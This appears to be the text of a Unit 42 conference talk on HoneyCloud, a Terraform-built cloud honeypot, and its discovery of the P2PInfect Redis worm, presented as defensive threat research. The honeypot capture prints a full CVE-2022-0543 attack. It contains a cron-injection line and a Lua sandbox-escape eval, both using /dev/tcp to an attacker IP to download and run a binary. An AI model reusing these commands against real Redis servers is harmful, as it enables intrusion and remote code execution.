

Detecting Cloud Threats with Dynamic Clouds

Nelson William Gamazo
Senior Principal Researcher
wgamazo@paloaltonetworks.com
@willgamz

Nathaniel Quist
Manager - Cloud Threat Intelligence
nquist@paloaltonetworks.com
@qcuequeue

whoarewe

Nelson William Gamazo



Experience

- TI, TH, RE, IR, SOC, Hunting ->...
- Startup, Corp

Interests

- Threat Intel
- Big Data Analysis
- Chess, Quantum Physics, AI (-:-)

Nathaniel Quist



Experience

- TI, TH, IR, SOC, SecEng, DevSecOps
- Corp, Gov, Startup

Interests

- Intel Analytics
- Security
- Blockchain

Agenda

- HoneyCloud Overview
- P2PInfect
- EleKtra-Leak
- RansomWorm
- Takeaways

HoneyCloud Overview

HoneyCloud: IaC (Terraform) Project Configurations


Workload Deployment Profile (Where to)

```
aws_sso_workload_profiles = [
  ##### START OF HoneyCloudWorkload2 #####
  william, 6 months ago | 2 authors (wgamazo and others)
  {
    enable = true,
    sso_profile_name = "Ambrosia2-us-east-2",
    sso_start_url = "https://csrt.awsapps.com/start#",
    sso_region = "us-east-1",
    sso_account_id = "856155569091", #HoneyCloudWorkload2
    sso_role_name = "AdministratorAccess",
    region = "us-east-2",
    zone = "us-east-2a",
    subnet_index = 0
  },
  william, 6 months ago | 2 authors (william and others)
  {
    enable = true,
    sso_profile_name = "Ambrosia2-us-west-2",
    sso_start_url = "https://csrt.awsapps.com/start#",
    sso_region = "us-east-1",
    sso_account_id = "856155569091", #HoneyCloudWorkload2
    sso_role_name = "AdministratorAccess",
    region = "us-west-2",
    zone = "us-west-2a",
    subnet_index = 1
  },
  william, 6 months ago | 2 authors (william and others)
  {
    enable = true,
    sso_profile_name = "Ambrosia2-ap-northeast-3",
    sso_start_url = "https://csrt.awsapps.com/start#",
    sso_region = "us-east-1",
    sso_account_id = "856155569091", #HoneyCloudWorkload2
    sso_role_name = "AdministratorAccess",
    region = "ap-northeast-3",
    zone = "ap-northeast-3a",
    subnet_index = 2
  },
  william, 6 months ago | 2 authors (william and others)
  {
    enable = true,
    sso_profile_name = "Ambrosia2-ap-southeast-2",
    sso_start_url = "https://csrt.awsapps.com/start#",
    sso_region = "us-east-1",
    sso_account_id = "856155569091", #HoneyCloudWorkload2
    sso_role_name = "AdministratorAccess",
    region = "ap-southeast-2",
  },
]
```

Honey App Deployment Profile (What to)

```
deploy_app_configs=[
  You, 2 minutes ago | 3 authors (william and others)
  {
    enable = true,
    deployment_id = "1",
    deployment_name = "apache-jmeter",
    deployment_open_port = 1099,
    instance_type = "t3.medium",
    instance_root_volume_size = 32,
    init_script_name = "init_template_tftpl.sh",
    subnet_index = 0
  },
  You, 2 minutes ago | 2 authors (william and others)
  {
    enable = true,
    deployment_id = "1",
    deployment_name = "confluence",
    deployment_open_port = 80,
    instance_type = "t3.medium",
    instance_root_volume_size = 32,
    init_script_name = "init_template_tftpl.sh",
    subnet_index = 1
  },
  You, 2 minutes ago | 2 authors (william and others)
  {
    enable = true,
    deployment_id = "3",
    deployment_name = "docker",
    deployment_open_port = 2375,
    instance_type = "t3.medium",
    instance_root_volume_size = 32,
    init_script_name = "init_template_tftpl.sh",
    subnet_index = 2
  },
  You, 4 minutes ago | 2 authors (william and others)
  {
    enable = true,
    deployment_id = "1",
    deployment_name = "docker-registry",
    deployment_open_port = 5000,
    instance_type = "t3.medium",
    instance_root_volume_size = 32,
    init_script_name = "init_template_tftpl.sh",
    subnet_index = 3
  },
],
You, 4 minutes ago | 2 authors (william and others)
```

HoneyCloud: Data Flow Diagram



HoneyCloud: Traffic

Correlated/Tagged traffic to a Container Level: AWS Account-Region-Instance-Container


		Start Time	Data bytes	Tags	Src IP	Dst IP
+	tcp	2023/09/01 19:59:50	0	/data_rsync/hc_pcaps/hc_pcaps/prod/prod-856155569091-Ambrosia2-ap-northeast-3-ap-northeast-3/jenkins-1/i-040262aed5692b204/13.208.76.48	109.237.96.124	172.16.240.3
+	tcp	2023/09/01 19:44:37	0	/data_rsync/hc_pcaps/hc_pcaps/prod/prod-556061159831-AmbroCICDWL3-us-east-2-us-east-2/ambro-runner-1/i-076402d09a951c4af/18.117.165.14	13.107.42.16	172.16.240.3
+	tcp	2023/09/01 19:44:37	0	/data_rsync/hc_pcaps/hc_pcaps/prod/prod-556061159831-AmbroCICDWL3-us-east-2-us-east-2/ambro-runner-1/i-076402d09a951c4af/18.117.165.14	13.107.42.16	172.16.240.3
+	tcp	2023/09/01 19:56:20	14	/data_rsync/hc_pcaps/hc_pcaps/prod/prod-856155569091-Ambrosia2-us-east-2-us-east-2/redis-2/i-0957293527f0dce6c/18.119.103.188	101.201.119.191	172.16.240.3
+	tcp	2023/09/01 19:57:15	14	/data_rsync/hc_pcaps/hc_pcaps/prod/prod-856155569091-Ambrosia2-us-east-2-us-east-2/redis-2/i-0957293527f0dce6c/18.119.103.188	101.201.78.92	172.16.240.3
+	tcp	2023/09/01 19:59:50	48	/data_rsync/hc_pcaps/hc_pcaps/prod/prod-856155569091-Ambrosia2-us-east-2-us-east-2/redis-2/i-0957293527f0dce6c/18.119.103.188	172.16.240.3	54.146.252.135
+	tcp	2023/09/01 19:49:24	14	/data_rsync/hc_pcaps/hc_pcaps/prod/prod-856155569091-Ambrosia2-us-east-2-us-east-2/redis-2/i-0957293527f0dce6c/18.119.103.188	121.40.220.128	172.16.240.3
+	udp	2023/09/01 19:58:57	195	/data_rsync/hc_pcaps/hc_pcaps/prod/prod-856155569091-Ambrosia2-us-east-2-us-east-2/confluence-1/i-08d2fe3a412116334/18.118.9.241	172.16.240.3	172.16.240.2
+	udp	2023/09/01 19:58:57	1,051	/data_rsync/hc_pcaps/hc_pcaps/prod/prod-856155569091-Ambrosia2-us-east-2-us-east-2/confluence-1/i-08d2fe3a412116334/18.118.9.241	172.16.240.2	199.7.83.42
+	udp	2023/09/01 19:58:57	1,071	/data_rsync/hc_pcaps/hc_pcaps/prod/prod-856155569091-Ambrosia2-us-east-2-us-east-2/confluence-1/i-08d2fe3a412116334/18.118.9.241	172.16.240.2	192.5.5.241
+	udp	2023/09/01 19:58:57	1,117	/data_rsync/hc_pcaps/hc_pcaps/prod/prod-856155569091-Ambrosia2-us-east-2-us-east-2/confluence-1/i-08d2fe3a412116334/18.118.9.241	172.16.240.2	192.33.4.12
+	udp	2023/09/01 19:58:57	195	/data_rsync/hc_pcaps/hc_pcaps/prod/prod-856155569091-Ambrosia2-us-east-2-us-east-2/confluence-1/i-08d2fe3a412116334/18.118.9.241	172.16.240.3	172.16.240.2
+	tcp	2023/09/01 19:57:50	0	/data_rsync/hc_pcaps/hc_pcaps/prod/prod-856155569091-Ambrosia2-us-east-2-us-east-2/confluence-1/i-08d2fe3a412116334/18.118.9.241	35.203.211.213	172.16.240.3
+	udp	2023/09/01 19:58:57	1,117	/data_rsync/hc_pcaps/hc_pcaps/prod/prod-856155569091-Ambrosia2-us-east-2-us-east-2/confluence-1/i-08d2fe3a412116334/18.118.9.241	172.16.240.2	192.58.128.30
+	udp	2023/09/01 19:58:57	1,071	/data_rsync/hc_pcaps/hc_pcaps/prod/prod-856155569091-Ambrosia2-us-east-2-us-east-2/confluence-1/i-08d2fe3a412116334/18.118.9.241	172.16.240.2	192.58.128.30
+	udp	2023/09/01 19:58:57	1,051	/data_rsync/hc_pcaps/hc_pcaps/prod/prod-856155569091-Ambrosia2-us-east-2-us-east-2/confluence-1/i-08d2fe3a412116334/18.118.9.241	172.16.240.2	198.41.0.4
+	tcp	2023/09/01 19:58:13	3,342	/data_rsync/hc_pcaps/hc_pcaps/prod/prod-856155569091-Ambrosia2-us-east-2-us-east-2/redis-2/i-0957293527f0dce6c/18.119.103.188	118.25.152.74	172.16.240.3
+	tcp	2023/09/01 19:58:23	13,267	/data_rsync/hc_pcaps/hc_pcaps/prod/prod-856155569091-Ambrosia2-us-east-2-us-east-2/redis-2/i-0957293527f0dce6c/18.119.103.188	118.25.152.74	172.16.240.3
+	udp	2023/09/01 19:58:57	141	/data_rsync/hc_pcaps/hc_pcaps/prod/prod-856155569091-Ambrosia2-us-east-2-us-east-2/confluence-1/i-08d2fe3a412116334/18.118.9.241	172.16.240.3	172.16.240.2
+	udp	2023/09/01 19:58:57	141	/data_rsync/hc_pcaps/hc_pcaps/prod/prod-856155569091-Ambrosia2-us-east-2-us-east-2/confluence-1/i-08d2fe3a412116334/18.118.9.241	172.16.240.3	172.16.240.2
+	tcp	2023/09/01 18:51:29	0	/data_rsync/hc_pcaps/hc_pcaps/prod/prod-856155569091-Ambrosia2-us-west-2-us-west-2/confluence-1/i-0f53d4c6883817782/54.191.200.161	104.192.140.17	172.16.240.3
+	tcp	2023/09/01 18:51:29	0	/data_rsync/hc_pcaps/hc_pcaps/prod/prod-856155569091-Ambrosia2-us-west-2-us-west-2/confluence-1/i-0f53d4c6883817782/54.191.200.161	104.192.140.17	172.16.240.3
+	tcp	2023/09/01 18:53:35	0	/data_rsync/hc_pcaps/hc_pcaps/prod/prod-856155569091-Ambrosia2-us-west-2-us-west-2/confluence-1/i-0f53d4c6883817782/54.191.200.161	104.192.140.17	172.16.240.3
+	tcp	2023/09/01 18:53:35	0	/data_rsync/hc_pcaps/hc_pcaps/prod/prod-856155569091-Ambrosia2-us-west-2-us-west-2/confluence-1/i-0f53d4c6883817782/54.191.200.161	104.192.140.17	172.16.240.3
+	tcp	2023/09/01 18:49:21	0	/data_rsync/hc_pcaps/hc_pcaps/prod/prod-856155569091-Ambrosia2-us-west-2-us-west-2/confluence-1/i-0f53d4c6883817782/54.191.200.161	172.16.240.3	104.192.140.17
+	tcp	2023/09/01 18:49:21	0	/data_rsync/hc_pcaps/hc_pcaps/prod/prod-856155569091-Ambrosia2-us-west-2-us-west-2/confluence-1/i-0f53d4c6883817782/54.191.200.161	172.16.240.3	104.192.140.17
+	tcp	2023/09/01 18:49:21	0	/data_rsync/hc_pcaps/hc_pcaps/prod/prod-856155569091-Ambrosia2-us-west-2-us-west-2/confluence-1/i-0f53d4c6883817782/54.191.200.161	172.16.240.3	104.192.140.17
+	tcp	2023/09/01 18:48:28	0	/data_rsync/hc_pcaps/hc_pcaps/prod/prod-856155569091-Ambrosia2-us-west-2-us-west-2/confluence-1/i-0f53d4c6883817782/54.191.200.161	172.16.240.3	104.192.140.17
+	tcp	2023/09/01 18:48:27	0	/data_rsync/hc_pcaps/hc_pcaps/prod/prod-856155569091-Ambrosia2-us-west-2-us-west-2/confluence-1/i-0f53d4c6883817782/54.191.200.161	172.16.240.3	104.192.140.17
+	tcp	2023/09/01 18:48:27	0	/data_rsync/hc_pcaps/hc_pcaps/prod/prod-856155569091-Ambrosia2-us-west-2-us-west-2/confluence-1/i-0f53d4c6883817782/54.191.200.161	172.16.240.3	104.192.140.17

HoneyCloud: Data Traffic - IOCs Extraction

IOCs Extraction to Application Protocol Payloads, Including Binaries:

If you are familiar with the data you can spot “New Campaigns” right away


What is this ?



HoneyCloud: Behaviours - Auto-Capture

IOCs Extraction to Application Protocol Payloads, Including Binaries:

If you are familiar with the data you can spot “New Campaigns” right away




Findings - P2Infect

HoneyCloud: Redis Active Exploitation

Insecure Redis is exploited by 3 mechanisms:

- Config Redirection
- Master-Slave Replication
- CVE-2022-0543 - LUA Load lib



Not a Redis Vulnerability, is Package manager Vulnerability
Currently is not easy to reproduce

- No reproducible from Redis Source (Building.. ect)
- Only specific package distributed version are vulnerable.

Strategy : Deploy multiple containers only Vulnerable to specific Active Exploitation Mechanism

HoneyCloud: P2Infect Infection

CVE-2022-0543

Wireshark · Follow TCP Stream (tcp.stream eq 0) · redis-lua.pcap

```
info server
$484
# Server
redis_version:5.0.7
redis_git_sha1:00000000
redis_git_dirty:0
redis_build_id:636cde3b5c7a3923
redis_mode:standalone
os:Linux 5.15.0-1028-aws x86_64
arch_bits:64
multiplexing_api:epoll
atomicvar_api:atomic-builtin
gcc_version:9.2.1
process_id:1
run_id:7cc42ef2161b4b8822c3d060998fbce3608a923e
tcp_port:6379
uptime_in_seconds:66623
uptime_in_days:0
hz:10
configured_hz:10
lru_clock:11353308
executable:/usr/bin/redis-server
config_file:/workdir/redis.conf

set x "\n* * * * * if ! ps | grep -v grep | grep -q tpkvWQ4fkh;then exec 6<>/dev/tcp/35.183.81.182/60100 && echo -n 'GET /linux' >&6 && cat 0<&6 > /tmp/tpkvWQ4fkh ;fi && chmod +x /tmp/tpkvWQ4fkh && /tmp/tpkvWQ4fkh iJJ0EhNXi4iHi1EXGvVgIWQQBUVTpSEhYtRERROloiLk1ASE1GFgoSLURsQTp2An5RYERlWLYCB1UAXEE6UhIKLWRUNUzyJi5NQEhNXajYKx+REK9sI\n"
+OK
config set dir /var/spool/cron/
-ERR Changing directory: No such file or directory
eval "local ver = string.match(_VERSION, \"%d.%d\"); local io_l = package.loadlib(string.format(\"/usr/lib/x86_64-linux-gnu/liblua%s.so.0\", ver), \"luaopen_io\"); local io = io_l(); local f = io.popen(\"bash -c '\\\\exec 6<>/dev/tcp/35.183.81.182/60100 && echo -n 'GET /linux' >&6 && cat 0<&6 > /tmp/tpkvWQ4fkh && chmod +x /tmp/tpkvWQ4fkh && /tmp/tpkvWQ4fkh iJJ0EhNXi4iHi1EXGvVgIWQQBUVTpSEhYtRERROloiLk1ASE1GFgoSLURsQTp2An5RYERlWLYCB1UAXEE6UhIKLWRUNUzyJi5NQEhNXajYKx+REK9sI\\\\\", \"r\"); return \"test\"\" 0
$4
test
```

HoneyCloud: P2Infect Infection

```
> 7/11/23 11:28:37.000 AM { [-]
  bev_t: { [-]
    bev_type: ev_pexec_t
    file_data: { [-]
      ctfound: true
      error_content:
      error_stat:
      file_data_type: filetask_ev
      fsize: 1735404
      ftype: regular_file
      ftype_id: 32768
      hash: 370dca23be803acd54e1814b46dbd56adfd05e51
      host_path: /proc/10672/root/tmp/tpkvWQ4fkh
      host_path_root: /proc/10672/root
      inode_ev: 539295
      inode_found: 539295
      path_ev: /tmp/tpkvWQ4fkh
      size: 1735404
    }
  }
  profile: { [-]
    cgroup_path: /system.slice/docker-c07b1c27b1734276d2eda140c258904bd467ab3b70ba04441019c01539f3e769.scope
  }
  task: { [-]
    args: /tmp/tpkvWQ4fkh iJJOENXKI4iHi1EXGvavIWQgBUVtpSEHYtRRROiolk1ASE1GFgoSLURsQtp2An5RYERlW1YCB1UAXEE6UHiKLRUNJyJ15NQEHXxaJYkx+REK9sI
    cgroup_id: 6191
    errors: { [+]
    }
    exe_name: tpkvWQ4fkh
    exe_path: /tmp/tpkvWQ4fkh
    file: { [+]
    }
    host_pid: 106604
    host_ppid: 106603
    host_tid: 106604
    hpid_cgroup: unk
    hpid_cgroup: 0::/system.slice/docker-c07b1c27b1734276d2eda140c258904bd467ab3b70ba04441019c01539f3e769.scope
    mnt_ns_id: 4026532417
    mnt_ns_mnt_group_id: 0
    mnt_ns_mnt_id: 713
    pid: 112
    pid_ns_id: 4026532420
    ppid: 111
    task_comm: tpkvWQ4fkh
    task_filename: /tmp/tpkvWQ4fkh
    tid: 112
    uid: 0
  }
}
collector: { [-]
  edet: EVENT_PEXEC_A;
  goodwaredb: unk
  hash: 370dca23be803acd54e1814b46dbd56adfd05e51
  hash_source: json
  sdet: unk
}
ev_source: { [-]
  HC_DEPLOYMENT_ID: 2
  HC_DEPLOYMENT_NAME: redis
  HC_INSTANCE_ID: i-00378c694e8076ca0
  HC_MONITOR_APP: hc_monitor
  HC_MONITOR_VERSION: 0.1-685-0000000
  HC_PUBLIC_IP: 15.152.50.179
  HC_REGION: ap-northeast-3
}
```



Initial Vector of Compromise:
HoneyCloud event

HoneyCloud: P2Infect Publication

P2PInfect: The Rusty Peer-to-Peer Self-Replicating Worm

8,910 people reacted

15

11 min. read

SHARE



By William Gamazo and Nathaniel Quist

July 19, 2023 at 10:00 AM

Category: Cloud


Tags: Advanced Threat Prevention, Advanced URL Filtering, Cloud Security, Cloud-Delivered Security Services, container security, Cortex, Cortex XDR, Cortex XSIAM, next-generation firewall, p2p, Worm

This post is also available in: [日本語 \(Japanese\)](#)

Executive Summary

On July 11, 2023, Unit 42 cloud researchers discovered a new peer-to-peer (P2P) worm we call P2PInfect. Written in Rust, a highly scalable and cloud-friendly programming language, this worm is capable of cross-platform infections and targets Redis, a popular open-source database application that is heavily used within cloud environments. Redis instances can be run on both Linux and Windows operating systems. Unit 42 researchers have identified over 307,000 unique Redis systems communicating publicly over the last two weeks, of which 934 may be vulnerable to this P2P worm variant. While not all of the 307,000 Redis instances will be vulnerable, the worm will still target these systems and attempt the compromise.

The P2PInfect worm infects vulnerable Redis instances by exploiting the Lua sandbox escape vulnerability, [CVE-2022-0543](#). While the vulnerability was disclosed in 2022, its scope is not fully known at this point. However, it is rated in the NIST National Vulnerability Database with a Critical CVSS score of 10.0. Additionally, the fact that P2PInfect exploits Redis servers running on both Linux and Windows operating systems makes it more scalable and potent than other worms. The P2P worm observed by Unit 42 researchers serves as an example of a serious attack threat actors could conduct using this vulnerability.

